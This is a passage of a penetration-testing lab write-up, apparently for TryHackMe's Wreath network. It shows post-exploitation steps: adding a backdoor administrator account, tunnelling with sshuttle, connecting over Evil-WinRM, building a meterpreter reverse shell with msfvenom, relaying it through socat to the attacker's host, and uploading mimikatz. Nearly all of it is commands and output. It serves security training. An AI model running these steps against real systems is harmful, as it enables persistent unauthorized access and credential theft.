
## *Post Exploitation*

**Adding Users for persistence**:


We will take our access a step further by adding persistence and adding a user account that has access to the the group permissions(Administrators & Remote Management Users) to access WinRM and RDP:



Terminal - root@kali: ~/Desktop/Labs/THM/tools/Cats/Linux

```
PS C:\GitStack\gitphp> net user 3s0t3r1k [redacted]/add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators 3s0t3r1k /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" 3s0t3r1k /add
The command completed successfully.

PS C:\GitStack\gitphp>
PS C:\GitStack\gitphp>


PS C:\GitStack\gitphp> PS C:\GitStack\gitphp> ls


    Directory: C:\GitStack\gitphp
```


Again we need to tunnel through SSHuttle :



Terminal - root@kali: ~/Desktop/Labs/THM/tools


```
root@kali:~/Desktop/Labs/THM/tools# sshuttle -r root@10.200.93.200 --ssh-cmd "ssh -i /root/Desktop/Labs/THM/Wreath/id_rsa" 10.200.93.0/24
c : Connected to server.
```

Then connect using Evil-WinRM:


Terminal - root@kali: ~/Desktop/Labs/THM/Wreath
File Edit View Terminal Tabs Help


```
root@kali:~/Desktop/Labs/THM/Wreath# evil-winrm -u 3s0t3r1k -p[redacted]-i 10.200.93.150

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\3s0t3r1k\Documents> whoami
git-serv\3s0t3r1k
*Evil-WinRM* PS C:\Users\3s0t3r1k\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes
============================================================= ================ ============ ==================================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Group used for deny only
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Remote Management Users                               Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                                          Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                                Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                    Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                              Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level                        Label            S-1-16-8192
*Evil-WinRM* PS C:\Users\3s0t3r1k\Documents>
```

Once we Know we can connect I created a malicious exe file using MSFVenom that will connect to the webserver which we will eventually relay using Socat to our remote Kali box:




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.200.93.200 LPOR
T=17000 -f exe > shell2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payloa
d
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~#
```

Open port 17000 and relay our meterpreter to port 6565 on our Kali box (I had already opened that port in an earlier attempt):


Terminal - root@prod-serv:/tmp/3s0t3r1k
File Edit View Terminal Tabs Help


```
root@kali:~# ssh root@10.200.93.200 -i /root/Desktop/Labs/THM/Wreath/id_rsa
[root@prod-serv ~]# cd /tmp/3s0t3r1k/
[root@prod-serv 3s0t3r1k]# ls
socat-3s0t3r1k
[root@prod-serv 3s0t3r1k]# firewall-cmd --zone=public --add-port 17000/tcp
Warning: ALREADY_ENABLED: '17000:tcp' already in 'public'
success
[root@prod-serv 3s0t3r1k]# ./socat-3s0t3r1k tcp-l:17000 tcp:10.50.94.84:6565
```

Then setup Multi Handler on our Kali box to catch the meterpreter shell relayed by Socat:




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, n
                                        one)
   LHOST     10.50.94.84      yes       The listen address (an interface may be specified)
   LPORT     6565             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run
```

Next I went back to Evil-WinRM to upload my meterpreter exe and mimikatz and run the shell.exe to get my meterpreter session:




```
*Evil-WinRM* PS C:\Users\3s0t3r1k\Documents> upload /root/shell2.exe
Info: Uploading /root/shell2.exe to C:\Users\3s0t3r1k\Documents\shell2.exe

*Evil-WinRM* PS C:\Users\3s0t3r1k\Documents> .\shell2.exe -Verb RunAS
*Evil-WinRM* PS C:\Users\3s0t3r1k\Documents> upload /root/mimikatz.exe
Info: Uploading /root/mimikatz.exe to C:\Users\3s0t3r1k\Documents\mimikatz.exe

*Evil-WinRM* PS C:\Users\3s0t3r1k\Documents> Copy-Item ".\mimikatz.exe" -Destination "C:\Users\3s0t3r1k\Desktop\mimikatz"
*Evil-WinRM* PS C:\Users\3s0t3r1k\Documents>
```

Once I caught my meterpreter I tried to use the buit-in “getsystem” command but that failed:



